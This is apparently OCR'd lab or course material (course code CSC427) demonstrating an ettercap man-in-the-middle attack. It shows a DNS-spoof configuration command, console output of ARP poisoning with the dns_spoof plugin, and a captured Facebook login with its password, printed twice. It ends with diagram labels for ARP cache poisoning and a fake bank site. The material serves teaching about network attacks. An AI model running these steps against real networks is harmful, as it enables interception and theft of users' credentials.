
```
root@kali:~# vim /etc/ettercap/etter.dns
```





```
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...

HTTP : 10.0.1.4:80 -> USER: CSC427  PASS: rosenbloom  INFO: http://facebook.com/
CONTENT: lsd=AVoF4Hs0&display=&enable_profile_selector=&isprivate=&legacy_return=1&profile_selector_ids=&skip_ap
i_login=&signed_next=&trynum=1&timezone=270&lgndim=eyJ3IjoxOTIwLCJoIjoxMDgwLCJhdyI6MTg3NiwiYWgiOjEwNTcsImMiOjI0f
Q%3D%3D&lgnrnd=171420_74_X&lgnjs=1452649717&email=CSC427&pass=rosenbloom&default_persistent=0&qsstamp=W1tbMjAsMz
EsNzAsNzIsNzcsOTYsMTEzLDE0MCwxNzAsMjA3LDI2MiwyNjksMjcyLDI3NiwyODksMzAwLDMwNiwzMDcsMzE1LDMxNywzMjcsMzMzLDM1NCwzNj
QsMzczLDM4MCwzODUsMzg2LDM5MCw0MTQsNDQ4LDQ2OSw0OTIsNDkzLDQ5OSw1MDQsNTA1LDUzNCw1NDYsNTc3LDc1Myw3OTBdXSwiQVprOURkWk
drLVljeXl3WDB3VDJfcXVLNzBjejh2RFd5RFhGVlgwclQ1MlNuTUIzMkRmRWE4LWhZbldSOGhJbXVMNmJsMkVxQ0l6WnJvdlppSGwxT0pKRjY1bD
lSMHhxbnpZVUpxRXMya0tPYVhkeHJTR3cwT0R5elJ2S1ZaTnpFV3BCOHZNZm9QcDBrajJWOW1RX1dSSFdHaUxGUzdzN0JNSUhYdW1nTlVXR3AyUF
FGTmlVdXNUZVBBWm1tRUVDRlZzQ2xxMTZVV0tURlNyUWk4ZG9WTGNJblo5TDJGek5QWFU3d3dmaGRrOFNiVDJJWGNzcDI4cE9yaGM5VXlxTFlWTS
Jd
```



```
 57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...

HTTP : 10.0.1.4:80 -> USER: CSC427  PASS: rosenbloom  INFO: http://facebook.com/
CONTENT: lsd=AVoF4Hs0&display=&enable_profile_selector=&isprivate=&legacy_return=1&profile_selector_ids=&skip_ap
i_login=&signed_next=&trynum=1&timezone=270&lgndim=eyJ3IjoxOTIwLCJoIjoxMDgwLCJhdyI6MTg3NiwiYWgiOjEwNTcsImMiOjI0f
Q%3D%3D&lgnrnd=171420_74_X&lgnjs=1452649717&email=CSC427&pass=rosenbloom&default_persistent=0&qsstamp=W1tbMjAsMz
EsNzAsNzIsNzcsOTYsMTEzLDE0MCwxNzAsMjA3LDI2MiwyNjksMjcyLDI3NiwyODksMzAwLDMwNiwzMDcsMzE1LDMxNywzMjcsMzMzLDM1NCwzNj
QsMzczLDM4MCwzODUsMzg2LDM5MCw0MTQsNDQ4LDQ2OSw0OTIsNDkzLDQ5OSw1MDQsNTA1LDUzNCw1NDYsNTc3LDc1Myw3OTBdXSwiQVprOURkWk
drLVljeXl3WDB3VDJfcXVLNzBjejh2RFd5RFhGVlgwclQ1MlNuTUIzMkRmRWE4LWhZbldSOGhJbXVMNmJsMkVxQ0l6WnJvdlppSGwxT0pKRjY1bD
lSMHhxbnpZVUpxRXMya0tPYVhkeHJTR3cwT0R5elJ2S1ZaTnpFV3BCOHZNZm9QcDBrajJWOW1RX1dSSFdHaUxGUzdzN0JNSUhYdW1nTlVXR3AyUF
FGTmlVdXNUZVBBWm1tRUVDRlZzQ2xxMTZVV0tURlNyUWk4ZG9WTGNJblo5TDJGek5QWFU3d3dmaGRrOFNiVDJJWGNzcDI4cE9yaGM5VXlxTFlWTS
Jd
```


Customer
www.mybank.com
4
3
2
DNS Server
1
Attacker
Fake Site



Switch
Bob
IP: 10.0.0.1
MAC: [bb:bb:bb:bb:bb:bb]
Alice
IP: 10.0.0.7
MAC: [aa:aa:aa:aa:aa:aa]
Modified ARP Cache Points IP
10.0.0.7 to MAC: [cc:cc:cc:cc:cc:cc]
Modified ARP Cache points IP
10.0.0.1 to MAC: [cc:cc:cc:cc:cc:cc]
Attacker
IP 10.0.0.3
MAC: [cc:cc:cc:cc:cc:cc]



Secure Connection Failed

